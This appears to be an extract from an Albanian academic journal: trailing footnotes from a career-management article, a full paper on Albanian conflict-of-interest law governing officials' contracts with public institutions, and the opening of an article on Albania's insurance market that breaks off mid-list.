ⁱⁱ Arthur, D. T., Halland B. S., Lawrence (eds), *Handbook of Career Theory*, Cambridge: Cambridge University Press, pp. 7–25

ⁱⁱⁱ Becker BE., Huselid MA., & Ulrich D., (2001), “The human resource scorecard. Linking people, strategy and performance”, pg. 2 Harvard Business school press, Boston, Massachusetts

^{iv} Riaz A., Ramay M., (2010) “Antecedents of job satisfaction: A study of Telecom sector” Perspectives of Innovations, Economics & Business, Volume 4, Issue 1, 2010, www.pieb.cz

^v Haines VY., Jalette P., Larose K., (2010) “The influence of Human Resource Management Practices on employ voluntary turnover rates in the Canadian non Governmental sector” Industrial and Labor Relations Review, Vol. 63, No. 2

^{vi} Vos, D. A., Dewettinck, K., & Buyens, D., (2006), Organizational versus Individual Responsibility for Career Management: Complements or Substitutes?”

^{vii} Arnold, J., (1996), The psychological contract: A concept in need of closer scrutiny? *European Journal of Work and Organizational Psychology*, 5(4), pp. 511-20

^{viii} Baruch Y., (2004) “Managing Careers, theory and practice”

^{ix} CIPD, (2003) "Survey report, Managing employee careers Issues, trends and prospects"

^x Schein, E. H.,(1978) *Career Dynamics: Matching Individual and Organizational Needs*

^{xi} Jacobson, B.,and Kaye, B. L.,(1986) 'Career development and the performance appraisal: it takes two to tango', *Personnel*, 63(1), 26–32; Weitzel, W. (1987) 'How to improve performance through successful appraisals', *Personnel*, 64(10), 18–23; Murphy, K. R.,and Cleveland, J. N.,(1995), *Understanding Performance Appraisal*, Thousand Oaks, CA: Sage; cituar nă "Baruch, Y., (2004), pp. 190 ref. vi

^{xii} Hall, J. L., Posner, B. Z. and Harder, J. W. (1989) 'Performance appraisal systems', *Group & Organizational Studies*, 14(1), 51–9

^{xiii} Tornow, W. W., London, M. *et al.* (1998) *Maximizing the Value of 360-Degree Feedback*, San Francisco: Jossey-Bass

^{xiii} Greenhaus, J. H.,and Callanan, G. A. (1994) *Career Management*, Forth Worth: The Dryden Press; Greenhaus, J. H., Callanan, G. A. and Godshalk, V. M. (2000) *CareerManagement*, 3rd edn, Forth Worth: The Dryden Press

KONFLIKTI I INTERESAVE NË KONTRATAT ME PALË NJË INSTITUCION PUBLIK

FjoridaBallauri (Kallço), SkënderKaçupi

Përmbledhje

Çështja e konfliktit të interesave është shumë e pranishme në debatin e sotëm publik, ashtu si edhe në shumë vende të tjera. Nga ky fenomen janë të riskuara në çdo kohë fondet publike, pasuria shtetërore, shërbimi për publikun etj, dhe për këtë arsye shtetit i lind detyrimi të ngrejë instrumentët e duhur ligjorë për të parandaluar këto situata.

Nëushtimin e detyrave dhe funksioneve zyrtare, personi i zgjedhur apo nëpunësi publik nuk duhet të ndikohet nga interesat e ngushta personale. Në këtë kuptim, përmes veprimeve, mosveprimeve apo vendimmarrjes së tij, ai nuk mund të krijojë përfitime apo avantazhe për vete, për familjarët, të afërmit apo personat e tjerë fizike dhe juridikë, me të cilët ndan interesa ekonomike ose politike. Ligji i parandalimit të konfliktit të interesave ka parashikuar kufizime dhe ndalime të posaçme të interesave private për zyrtarët që ushtrojnë funksione publike, në varësi të funksionit të tyre, përgjegjësisë dhe kompetencave në vendimmarrjet publike. Gjithashtu, ky ligj ka parashikuar ndalime dhe kufizime të posaçme për rastet e lidhjes së kontratave me palë një institucion publik, duke e konsideruar lidhjen e një kontrate si një vendimmarrje të veçantë publike, e cila, për shkak të rëndësisë dhe vlerave pasurore publike që mund të mbartë e përfshijë, është e rrezikuar që të dëmtohet nga veprimi i interesave private të zyrtarëve. Ky punim synon të bëjë një analizë të legjislacionit në drejtim të kufizimeve të interesave private të zyrtarëve publikë për parandalimin e rasteve të veçanta të konfliktit të interesave në lidhjen e kontratave me palë një institucion publik.

Fjalë kyce: konflikt interesi, fonde publike, nenpunes publik, interesa private, kufizime ligjore, vendimmarrjen.

Abstract

The issue of conflict of interest is present in many of today's public debate , as in many other countries . From this phenomenon are at risk at any time public funds, state property , public service , etc. , and therefore there comes the obligation of the state to establish the appropriate legal instruments to prevent these situations .

In exercising of official duties and functions , the elected person or public official should not be influenced by narrow personal interests . In this sense , through the actions or inactions of his decision , he can not create benefits or advantages for himself , family members , relatives or other physical persons and legal entities, with which heshares economic or political interests. Law on prevention of conflict of interests has provided special restrictions and prohibitions of private interests to public officials who exercise public functions,depending on their function , responsibilities and competence in public decision-makings . Also , this law has prohibitions and restrictions for special cases with parties entering into contracts

with a public institution , considering this contract as a special public decision-making , which , because of the importance and values of public property that it represent, is vulnerable to manipulation by the action of officials' and private interests. This work intends to make an analysis of the legislation in terms of restrictions of private interests of public officials, to prevent random cases of conflict of interest in the situations of contract -making where one party in the contract is a public institution.

1. Hyrje

Konflikti i interesave është bërë tashmë një ndër çështjet më të diskutuara në debatin e përditshëm publik, por edhe më gjërë. Kjo për faktin se konflikti i interesave lidhet drejtpërdrejt me jetën dhe mirëqënien e qytetarëve, duke qënë se nga ky fenomen janë të riskuara në çdo kohë, shërbimi për publikun, fondet publike, pasuria shtetërore etj. Këto janë fushat aktualisht më të përfolura për korrupsion, megjithëse konflikti i interesit nuk do të thotë domosdoshmërisht korrupsion. Është i njohur tashmë fakti që konfliktet midis interesave private dhe funksioneve të zyrtarëve publikë mund të çojnë në korrupsion, në qoftë se nuk menaxhohen siç duhet. Qytetarët janë të interesuar të njihen dhe të kenë transparencë lidhur me faktin se ku shkojnë kontributet të tyre nëpërmjet taksave të paguara, apo si përdoret pasuria publike, ndërsa biznesit i intereson ecuria e këtij procesi në të ardhmen duke e parë veten jo vetëm si përfitues të tërthortë nga fondet publike, por edhe si aktorë të mundshëm dhe përfitues në kryerjen e procesit të rishpërndarjes.

Në këtë proces, shteti duhet të sigurojë që zyrtarët publikë të mos lejojnë që interesat e tyre private të ndikojnë vendimmarrjen e tyre. Në të kundërt, kjo do të ndikonte që të dobësohet dhe të cenohet besimi i qytetarëve te institucionet publike.

E gjithë veprimtaria e zyrtarëve publikë duhet të udhëhiqet nga disa parime themelore si ligjshmëria, mbrojtja e interesave publike dhe të drejtave të personave privatë, barazia, drejtësia dhe paanshmëria, përgjegjshmëria, kontrolli i brendshëm, efektshmëria, etj., të rregulluara nga Kodi i Procedurave Administrative (KPA) dhe ligjet specifike. Konflikti i interesave është dukuria më e mundshme që mund të prekë e dobësojë zbatimin e parimeve të përmendura më lart. Për këtë arsye, janë parashikuar rregulla dhe procedura për parandalimin e konfliktit të interesave me qëllim luftimin e tij që në embrion dhe shmangien e pasojave të dëmshme dhe shpeshherë me kosto të konsiderueshme financiare për shtetin dhe shoqërinë.

2. Kuptimi i konfliktit të interesit

Lidhur me konceptin e konfliktit të interesit, janë dhënë përkufizime të ndryshme nga legjislacione të vendeve të ndryshme. Duke qënë se të gjithë zyrtarët publikë kanë interesa legjitime nga të qëniti edhe qytetarë të thjeshtë, konfliktet e interesit nuk mund thjesht të shmangen apo kufizohen, ato duhet të përkufizohen, identifikohen dhe trajtohen.

Ligji ynë, nr.9367, datë 7.4.2005 "Për parandalimin e konfliktit të interesave në ushtrimin e funksioneve publike" i ndryshuar, në nenin 3/1 të tij jep këtë përkufizim të konfliktit të interesit.

“Konflikt i interesit” është gjendja e konfliktit ndërmjet detyrës publike dhe interesave privatë të një zyrtari, në të cilën ai ka interesa privatë, të drejtpërdrejtë ose të tërthortë, që ndikojnë, mund të ndikojnë ose duket sikur ndikojnë në kryerjen në mënyrë të padrejtë të detyrave dhe përgjegjësi të tij publike” .

Konflikti i interesave është i perkufizuar me ligj, sipas të njëjtit perkufizim të ofruar nga dokumenti standartrekomandues i OECD-së. Perkuzimi përmban konceptin e përgjithshëm të konfliktit të interesave dhe zbërthehet në disa nën-perkufizime, përkatësisht konflikti *faktik, në dukje* dhe *i mundshëm* i interesit. Këto tre tipe të konfliktit të interesit dallohen në raport me efektet e interesave në vendimmarrje.

Ky është një perkufizim mjaft i saktë i konfliktit të interesit, i cili trajton dhe llojet e shfaqjes së konfliktit të interesit. Në nenin 3 pika 4 të ligjit nr.9367, datë 7.4.2005 Për parandalimin e konfliktit të interesave në ushtrimin e funksioneve publike” jepenedheperkufizimetpërlllojetë ndryshme të shfaqjes se konfliktit.

Gjatë ushtrimit të funksioneve publike një zyrtar mund të përballlet me çështje të ndryshme të shfaqjes së konfliktit të interesit, në formën e a) konfliktit të vazhdueshëm të interesit apo ajo që ne ndryshe e quajmë papajtueshmëri me funksionin publik dhe b) konflikt rast pas rasti që ka lidhje të drejtpërdrejtë me ushtrimin e funksionit publik.

Duhet të theksojmë se ligji shqiptar për parandalimin e konfliktit të interesave është një ligj, i cili në tërësinë e tij, përshkohet nga një frymë e ndalimeve deri diku të rrepta ndaj zyrtarëve publikë. Kjo del si rrjedhojë jo vetëm nga analiza e perkufizimeve, kategorive të zyrtarëve që i nënshtrohen kufizimeve dhe mekanizmave që parashikon ligji për identifikimin, parandalimin, zgjidhjen dhe ndëshkimin e situatave të konfliktit të interesit.

Kufizime të tilla janë bërë duke patur parasysh së pari domosdoshmërinë që të sigurohet një vendimmarrje sa më e drejtë dhe e paanshme në interesin më të mirë publik, si dhe gjendjen aktuale të nivelit të ulët të besimit të publikut në integritetin i institucioneve të administratës publike.

Në Kreun III, Seksioni 1 i ligjit nr.9367, datë 7.4.2005 i ndryshuar janë parashikuar një sërë kufizimesh të interesave private të zyrtarit për parandalimin e konfliktit rast për rast të interesit për çështje të vecanta.

Këto kufizime janë të përqëndruara në tre drejtime kryesore:

Ndalimi për lidhjen e kontratave me palë një institucion publik

Ndalimi në sigurimin e të ardhurave për shkak të funksionit të veçantë.

Ndalimi i dhuratave, favoreve, premtimeve ose trajtimeve preferenciale.

Nisur nga rëndësia që paraqet, legjislacioni në fuqi ka parashikuar një sërë ndalimesh të lidhjes së kontratave me palë një institucion publik nga të cilat mund të përfitojnë zyrtarë të ndryshëm, në rrugë të drejtpërdrejtë apo të tërthortë, duke i dhënë shkak shfaqjes së një konflikti qoftë dhe në dukje të interesit, me apo pa pjesëmarrjen e drejtpërdrejtë të këtyre zyrtarëve në lidhjen e kësaj kontrate.

Ligji i pandalimit të konfliktit të interesave i ka kushtuar një nen të veçantë ndalimit të lidhjes së kontratave (neni 21), duke e quajtur lidhjen e një kontrate si një vendimmarrje të veçantë publike, e cila, për shkak të rëndësisë dhe vlerave pasurore

publike që mund të mbartë e përfshijë, është e rrezikuar që të dëmtohet nga veprimi i interesave private të zyrtarëve të përfshirë në këtë vendimarrje. Konflikti i interesave në lidhjen e kontratave me palë një institucion publik është një lloj i veçantë i konfliktit rast për rast të interesit.

Neni 21 i ligjit për parandalimin e konfliktit të interesave ka paraqitur ndalimet në dy nivele të ndryshme. Janë parashikuar ndalime të posaçme për kategori të caktuara zyrtarësh, pavarësisht rolit të tyre në lidhjen e kontratave me palë një institucion publik (pikat 1, 2 e 6) dhe ndalime të tjera që varen nga roli konkret i zyrtarit në vendimarrjen për këto kontrata (pika 3).

Konkretisht në pikën 1 të nenit 21 të ligjit të pandalimit të konfliktit të interesave është përcaktuar se:

“Asnjë individ, kur ky njësohet me një zyrtar në njërin nga funksionet e përcaktuara në kreun III, seksioni 2 të këtij ligji dhe asnjë shoqëri tregtare, ortakëri a shoqëri e thjeshtë, ku ky zyrtar zotëron, në mënyrë aktive apo pasive, aksione a pjesë në kapital, në çfarëdo sasi, nuk mund të lidhë kontratë ose nënkontratë me asnjë institucion publik”.

Për qëllim të nenit 21 pika 1 dhe 2 trajtohen vetëm rastet kur zyrtari në marrëdhëniet me një institucion publik shfaqet si individ, person fizik tregtar, profesion i lirë ose kur si palë shfaqet çdo person juridik në formën e një organizmi fitimprurës në të cilin zyrtari zotëron interesa pasurore, të tilla si aksione apo pjesë në kapital.

Po cilët janë zyrtarët që përfshihen në këtë ndalim, cilat janë llojet e kontratave me palë një institucion publik për të cilat ligji ka parashikuar ndalime dhe kufizime të posaçme dhe cilat janë interesat private të këtyre zyrtarëve që mund të bëhen shkak për lindjen e një konflikti interesi në këto raste.

3. Kategoritë e zyrtarëve të përfshirë në ndalimin e lidhjes së kontratave me palë një institucion publik

Në ligj është përcaktuar shprehimisht se cili do të jetë rrethi i zyrtarëve të cilëve ju ndalohet në mënyrë absolute të përfitojnë nga kontratat me palë një institucion publik. Kategoritë e përfshira në ndalim janë:

- Presidenti i Republikës;
- Kryeministri, zëvendëskryeministri, ministrat e zëvendësministrat;
- Deputetët;
- Gjyqtarët e Gjykatës Kushtetuese e të Gjykatës së Lartë; anëtarët e Këshillit të Lartë të Drejtësisë (KLD), Prokurori i Përgjithshëm, Kryetari i Kontrollit të Lartë të Shtetit (KLSH), Avokati i Popullit, anëtarët e Komisionit Qendror të Zgjedhjeve (KQZ), Inspektori i Përgjithshëm i Inspektoratit të Lartë të Deklarimit dhe të Kontrollit të Pasurive (ILDKP);
- Anëtarët e enteve rregullatore (Këshilli Mbikëqyrës i Bankës së Shqipërisë, përfshirë Guvernatorin dhe Zëvendësguvernatorin, të konkurrencës, telekomunikacionit; energjisë; furnizimit me ujë, të sigurimeve, letrave me vlerë, mediave);

- Sekretarët e Përgjithshëm, drejtorët e departamenteve, drejtorët e përgjithshëm dhe nëpunësit e nivelit të mesëm drejtues të institucioneve qendrore, si dhe çdo zyrtar tjetër, në çdo institucion publik, që është, të paktën, i barasvlershëm për nga pozicioni me këta zyrtarë.

Në pikën 2 të nenit 21 të ligjit nr.9367, datë 7.4.2005, i ndryshuar parashikohen dhe ndalimi i lidhjes së kontratave me palë një institucion publik në qeverisjen vendore. Ligji në këtë rast e ka kufizuar këtë ndalim me juridiksionin dhe ushtrimin e kompetencave të të zgjedhurve vendorë.

Konkretisht në neni 21 pika 2 të këtij ligji parashikohet se:

“Kur zyrtari është në funksionin e kryetarit a të nënkryetarit të bashkisë, komunës ose të këshillit të qarkut, të anëtarit të këshillit përkatës ose është zyrtar i nivelit të lartë drejtues të një njësie të qeverisjes vendore, sipas interpretimit të këtij termi në ligjet përkatëse, ndalimi sipas pikës 1 të këtij neni, për shkak të interesave privatë të zyrtarit, të përcaktuara në këtë pikë, zbatohet vetëm në lidhjen e kontratave, sipas rastit, me bashkinë, komunën ose këshillin e qarkut, ku zyrtari ushtron këto funksione. Ky ndalim zbatohet edhe kur palë në kontratë është një institucion publik, në varësi të kësaj njësie”.

Pra në këtë rast, kufizimi është vetëm për kontratat që lidhen nga bashkia, komuna apo qarku si dhe institucionet në varësi të tyre, nga njëra anë dhe zyrtarëve të përcaktuar në këtë pikë, mjafton që këta zyrtarë të kenë një interes të llojit që përcaktohet në pikën 1 të shpjeguar më sipër. Kjo do të thotë që zyrtarët vendorë nuk janë të përjashtuar nga mundësia e lidhjes së kontratave me çdo institucion tjetër publik (qendror apo vendor), përjashtuar institucionin vendor ku ata ushtrojnë funksionin.

Ndalimet e përcaktuara në nenin 21 pika 1 të ligjit nr.9367, datë 7.4.2005, i ndryshuar, me përjashtimet përkatëse, zbatohen, në të njëjtën masë, edhe për personat e lidhur me zyrtarët e lartpërmendur sipas nenit 24 të tij. Sipas konceptit të ligjit të parandalimit të konfliktit të interesit, rrethi i personave të lidhur me zyrtarin janë Bashkëshorti/ja, fëmijët madhorë dhe prindërit e zyrtarit dhe bashkëshortit/es

Llojet e kontratave të ndaluara

Për kategoritë e mësipërme të zyrtarëve, ndalimi absolut përfshin, si rregull, të gjitha llojet e kontratave si: prokurimi publik i ndërtimeve, mallrave apo shërbimeve, shitja, shkëmbimi, qiraja/enfiteoza, dhurimi, furnizimi, sipërmarrja, transporti dhe çdo kontratë tjetër e cila nuk përjashtohet nga pika 4 e nenit 21 të ligjit të parandalimit të konfliktit të interesave.

Rastet përjashtimore

Duke qënë se zyrtari mund të hyjë në marrëdhënie kontaktuale me institucionet përkatëse për çështje të ndryshme ku përfshihen raste që kanë të bëjnë me punësimin e tij, apo kur kjo gjen rregullim në ligje të veçanta për qëllime publike etj., ligji ka parashikuar edhe rastet përjashtimore.

Konkretisht në nenin 21/4 të ligjit nr.9367, datë 7.4.2005, i ndryshuar parashikohet se:

“ 4. Nga ndalimet e pikave 1, 2 dhe 3 të këtij neni përjashtohen rastet kur lidhja e kontratës:

a) ka të bëjë me punësimin e vetë zyrtarit në institucion publik ose me statusin e tij ligjor;

b) ka të bëjë me marrjen nga zyrtari të një shërbimi, që ofrohet nga institucioni publik ose organizmat dhe subjektet e krijuara a nën kontrollin e institucionit publik, kur këto shërbime janë të parashikuara në objektin e veprimtarisë së institucionit publik, si dhe me kushtin që shërbimi nuk i jepet zyrtarit në mënyrë favorizuese apo si trajtim preferencial në raport me të tjerët;

c) bazohet në ligje të veçanta, për qëllime publike, ose për trajtime të posaçme të kategorive të ndryshme të zyrtarëve;

ç) është e domosdoshme për kryerjen e funksionit publik dhe nuk ka alternativë tjetër;

d) ka të bëjë me një dhuratë, favor ose trajtim preferencial, në çdo rast pa kundërshtim, që subjektet e përcaktuara në pikën 1 shkronjat "a" dhe "b" dhe në pikën 2 të këtij neni, bëjnë në favor të një institucioni publik”.

Me ndryshimet e fundit të ligjit të parandalimit të konfliktit të interesave miratuar me ligjin nr.86/2012 datë 18.9.2012, zyrtarit apo personave të lidhur me të i ndalohet dhe përfitimi nga kontratat publike me anë të nënkontraktimit. Me sanksionimin shprehimisht në ligj të këtij ndalimi, parandalohen rastet e gjetjes së klauzolave të mundshme për shmangien nga kufizimet ligjore, duke hequr kështu mundësitë e pjesëmarrjeve fiktive në tendera publike apo kontrata administrative, të cilat efektivisht realizohen nga palët nënkontaktore që për shkak të kufizimeve ligjore nuk mund të përfitojnë nga fondet apo pasuria publike.

Kufizimet për shkak të rolit të zyrtarit në vendimmarrjen për lidhjen e kontratave

Në nenin 21/3 të ligjit të parandalimit të konfliktit të interesave parashikohet se:

“Pavarësisht përcaktimeve të bëra në pikat 1 e 2 të këtij neni, ndalohet lidhja e kontratave ndërmjet një institucioni publik apo cdo institucioni publik tjetër të varësisë, nga njëra anë dhe një individ, personi fizik a juridik apo ndonjë formë tjetër ortakërie, nga ana tjetër, kur plotësohen, njëkohësisht, kushtet e mëposhtme:

a) zyrtari, që ushtron funksionet në këtë institucion publik ka kompetencë thelbësore dhe përcaktuese në vendimmarrjen e procesit të vlerësimit të ofruesve dhe të ofertave apo në përcaktimin e termave të kontratës;

b) ky zyrtar ka një interes privat, sipas përcaktimeve të nenit 37 të Kodit të Procedurave Administrative, apo të nenit 709 të Kodit Civil, ose ka një interes të llojit të përcaktuar në pikat 1 e 2 të këtij neni”.

Në parim, çdo zyrtar në çfarëdo lloj pozicioni, i cili ka qoftë edhe një interes të llojit të mësipërm të lidhur me një vendimarrje të caktuar, paraprake apo përfundimtare, që çon në lidhjen e një kontrate me palë një institucion publik, ka vetëm një alternativë:

Të deklarojë interesin privat dhe të shmanget duke mos marrë pjesë në vendimarrje. Në të kundërt, kontrata do të jetë e pavlefshme.

Në ndryshim nga pika 1 e nenit 21 të ligjit PKI, pika 3 e tij zbatohet, vetëm në rastet kur zyrtari ka kompetencë thelbësore e përcaktuese në vendimarrjen për lidhjen e një kontrate dhe ka një interes privat, të tillë si është përcaktuar në nenin 37 të Kodit të Procedurave Administrative apo nenit 709 të Kodit Civil.

4. Pasojat e akteve apo kontratave të lidhura në kushtet e konfliktit të interesave

Ligji i parandalimit të konfliktit të interesave, kreu V, neni 40, përcakton që aktet dhe kontratat administrative të nxjerra si në kushtet e interesit faktik, ashtu edhe në rastet e konfliktit të interesit në dukje janë të pavlefshme. Për një përcaktim më të qartë të kuptimit, kërkimit dhe cilësimit të pavlefshmërisë, ky ligj i referohet Kodit të Procedurave Administrative.

Neni 40

- 1. Aktet dhe kontratat administrative të çdo institucioni publik dhe ankimimi ndaj tyre, të nxjerra në kushtet e konfliktit faktik ose në dukje të interesave, janë të pavlefshme, sipas kuptimit të këtij termi dhe parimeve e procedurave të përcaktuara në Kodin e Procedurave Administrative.*
- 2. Çdo kontratë civile, e lidhur në kundërshtim me pikat 1, 2, 3 e 6 të nenit 21 dhe pikën 3 të nenit 24 të këtij ligji, ose në çdo rast tjetër, kur ajo është lidhur në praninë e konfliktit faktik ose në dukje të interesit, nuk krijon asnjë pasojë juridike.*

Në rastet kur konflikti i interesave përbën pavlefshmëri absolute të një akti apo kontrate, kërkesa për konstatimin e saj mund të bëhet në çdo kohë. Gjithashtu organi administrativ kompetent, me nismën e tij, mundet të konstatojë një akt administrativ absolutisht të pavlefshëm në çdo kohë dhe të marrë masat për të rregulluar pasojat që ai mund të ketë krijuar që nga momenti i nxjerrjes së tij. Në mungesë të organit administrativ kompetent, konstatimi i pavlefshmërisë absolute të aktit bëhet, në çdo kohë, nga gjykata me kërkesë të një pale të interesuar. Në rastin e pavlefshmërisë relative, shfuqizimi ose revokimi i aktit, me kërkesë të palës së interesuar apo me nismën e vetë organit kompetent, bëhet brenda afateve^{xiii} të parashikuara nga vetë Kodit të Procedurave Administrative. Efektet e shfuqizimit ose revokimit të aktit fillojnë dhe rregullohen sipas përcaktimeve të vetë Kodit të Procedurave Administrative.

Me ndryshimet dhe shtesat që u bënë në ligjin nr.9367, datë 7.4.2005, janë parashikuar dhe instrumentat e posaçëm ligjore që veprojnë për rregullimin e

pasojave juridike të akteve të marra në kushtet e konfliktit të interesave, në rastet kur institucionet përgjegjëse nuk i japin zgjidhje.

Ndryshimet e fundit ligjore, ngarkojnë Inspektoratin e Lartë të Deklarimit dhe Kontrollit të Pasurive (ILDKP) me përgjegjësi dhe detyra në funksion të ndjekjes deri në fund të një hetimi administrativ të iniciuar mbi një vendimmarrje të caktuar, të dyshuar si të marrë në kushtet e konfliktit të interesave.

Gjobat dhe masat disiplinore të marra ndaj zyrtarëve që gjenden në situatat e konfliktit të interesave janë vetëm një pjesë e ndëshkimit. Instrumenti më i rëndësishëm që duhet të realizohet për të marrë formë ndëshkimi i shkeljes ligjore, qëndron tek pavlefshmëria e një akti të nxjerrë në kushtet e konfliktit të interesit, tek procesi i hapur i gjykimit të një rasti të tillë, tek mundësia e veprimit prapaveprues të kompensimit të palëve dhe shlyerjes së dëmeve dhe të kalimit të gjithë barrës së dëmit, përfshirë edhe dëmet morale që mund t'i shkaktohen një institucioni publik, tek zyrtari shkaktar.

Ligji i parandalimit të konfliktit të interesave, sanksionon në nenin 40/1/2 të tij detyrimin e institucioneve publike, që kur një akt i tyre bëhet i pavlefshëm për shkak të konfliktit të interesave, duhet të ndërmarrin procedurat e dënimit disiplinor të zyrtarëve që kanë vepruar me keqbesim; kalimin e barrës së dëmshpërblimit të dëmit të shkaktuar tek ky zyrtar, duke i kërkuar gjykatës sipas rastit vendosjen e një shpërblimi institucionit për dëmin moral të shkaktuar nga veprimet e paligjshme të këtij zyrtari; si dhe kallzim penal kur gjykohet se kemi të bëjmë me një vepër penale. Në rastet kur vet institucioni nuk e ndërmerr këtë nismë, vepron ILDKP-ja në bashkëpunim me Avokaturën e Shtetit (neni 40/1/2).

5. Përfundime

Ligji i parandalimit të konfliktit të interesave ka parashikuar kufizime dhe ndalime të posaçme të interesave private për zyrtarët që ushtrojnë funksione publike, në varësi të funksionit të tyre, përgjegjësi dhe kompetencave në vendimmarrjet publike. Këto ndalime në një masë të caktuar shtrihen dhe në personat e lidhur me zyrtarin (bashkëshorti/ja, fëmijët madhorë prindrit e zyrtarit dhe të bashkëshortit/es). Në parim, ligji detyron zyrtarët që të mos marrin pjesë në ato vendimmarrjet, ku ata apo familjarët e tyre, kanë një interes të drejtpërdrejtë ose të tërthortë në çështjen konkrete.

Gjithashtu, ky ligj në nenet 21-24 të tij ka parashikuar disa ndalime dhe kufizime të zyrtarëve për lidhjen e kontratave me palë një institucion publik, ndalime në sigurimin e të ardhurave për shkak të funksionit të veçantë, si dhe ndalime për marrjen e dhuratave, favoreve, trajtimeve preferenciale. Këto kufizime kanë për qëllim në rradhë të parë të mbrojnë interesat e shtetasve nga ndonjë ndikim i zyrtarëve publikë të cilët, në funksion të interesave të tyre ose të të afërmeve, në një proces administrativ, dëmtojnë interesat e shtetit, shtetasve ose të personave juridikë.

Duke theksuar që një situatë në dukje apo faktike konflikti interesi, mund të jetë e lidhur potencialisht me një vepër penale korruptive, shpërdorim detyre, shkelje të barazisë në tendera apo përfitim të paligjshëm të interesave, legjitimohet fakti që në kuadrin e rolit parandalues të ligjit, të parashikohen disa kufizime specifike në

interesat private të zyrtarëve publikë dhe persanave të lidhur me ta, me qëllim për ti paraprirë situatave të mundshme me efekteve të konsiderueshme financiare apo pasoja të rënda për shtetin dhe shoqërinë.

Bibliografia

Kushtetuta e Republikës së Shqipërisë.

Kodi i Procedurave Administrative, miratuar me ligjin nr.8485, datë 12.5.1999.

Kodi Penal i Republikës së Shqipërisë

Konventa Europiane e të Drejtave të Njeriut, ratifikuar me ligjin nr.8137, datë 31.7.1996.

Ligj nr.9367, datë 7.4.2005, “Për parandalimin e konfliktit të interesave në ushtrimin e funksionevepublike”, i ndryshuar.

Ligj nr.9049, datë 10.4.2003, “Për deklarimin dhe kontrollin e pasurive, të detyrimeve financiare të të zgjedhurve dhe disa nëpunësve publike” i ndryshuar.

Ligji nr.8503, datë 30.6.1999 “Për te drejtën e informimit për dokumentet zyrtare”.

Ligj nr.9887, datë 10.3.2008 “Për mbrojtjen e të dhënave personale”.

Ligj nr.9131, datë 8.9.2003 “Për rregullat e etikës në administratën publike”

Ligj nr.8652 datë 31.07.2000 “Për organizimin dhe funksionimin e qeverisjes vendore”

Ligji nr.9643, datë 20.11.2006 “Për prokurimin publik” i ndryshuar

Udhezimet e OECD për menaxhimin e konflikteve të interesit në shërbimin publik, Qershor 2003.

TREGU I SIGURIMEVE NË SHQIPËRI, PROBLEMATIKA DHE E ARDHMJA E TIJ.

Klaudeta Merollari, Klaudia Lipi
Universiteti “Fan S. Noli” Korçë

Objektivat e artikullit:

Të studiojë problematikën me të cilën përballlet sot tregu i sigurimeve në Shqipëri.
Të shpalosë alternativa dhe potenciale zhvillimore të këtyre kompanive.
Të japë rekomandime lidhur me ndryshimet e nevojshme në këtë treg.

Metodologjia e përdorur :

Realizimi i këtij artikulli mbështetet në metodën e analizës dhe sintezës. Burimet e informacionit përbëhen kryesisht nga intervista me drejtues dhe ekspertë në tregun e sigurimeve.

Hyrje

Kompanitë e sigurimit në Shqipëri

Në tregun shqiptar të sigurimeve ushtrojnë veprimtarinë e tyre në total 11 shoqëri të sigurimeve, nga të cilat 7 në sigurimin e jo-jetës, 2 në sigurimin e jetës, 1 në sigurimin e jetës dhe jo-jetës së bashku dhe 1 në sigurimin e jo-jetës dhe risigurimit. Tregu i sigurimeve është një treg në zhvillim, që karakterizohet nga ndryshime të shpejta, me prezencë të konkurentëve kryesisht në tregun e sigurimit të detyrueshëm. Kytreg është i lidhur me shkallën e zhvillimit të përgjithshëm të ekonomisë. Tregu shqiptar i sigurimeve është ende i pastrukturuar dhe i pakontrolluar si duhet. Kompanitë e vjetra po kërcënohen nga ato të reja për faktin se veprojnë në mënyrë të pandershme në treg.

I. Ndarja e tregut midis shoqërive të sigurimit

Gjatë vitit 2012, industria shqiptare e sigurimeve vazhdoi të njohë rritje të qëndrueshme


krahasuar me një vit më parë. Në vitin 2012 tregu i sigurimeve ka patur një rritje prej afro 8.95%^{xiii} të volumit të primeve të shkruara bruto, krahasuar kjo me një vit më parë. Primet e shkruara bruto për vitin 2012 kapën shifrën rreth 8.95 miliardë lekë. Rritja e tregut të sigurimeve për vitin 2012 është nxitur kryesisht nga dinamika e rritjes së sigurimeve vullnetare dhe veçanërisht nga sektori i jo-jetës, i cili zë 89.85% të totalit të primeve të shkruara bruto në tregun e sigurimeve.

Gjatë vitit 2012, tregu shqiptar i sigurimeve të jo-jetës u nda ndërmjet shoqërive të

sigurimeve Sigal Uniqa Group Austria, Sigma Vienna Insurance Group, Interallbanian Vienna

Insurance Group, Eurosig, Intersig Vienna Insurance Group, Albsig, Atlantik, Insig dhe Ansig. Sigal Uniqa Group Austria udhëhoqi tregun me 30.33% të primeve të shkruara bruto.

Grafiku 1. Ndarja e tregut të sigurimeve të jo- jetës në Shqipëri



Tregu i Sigurimit të jo-jetës është në rritje të vazhdueshme. Disa nga faktorët kryesorë të rritjes së volumit të primeve janë :

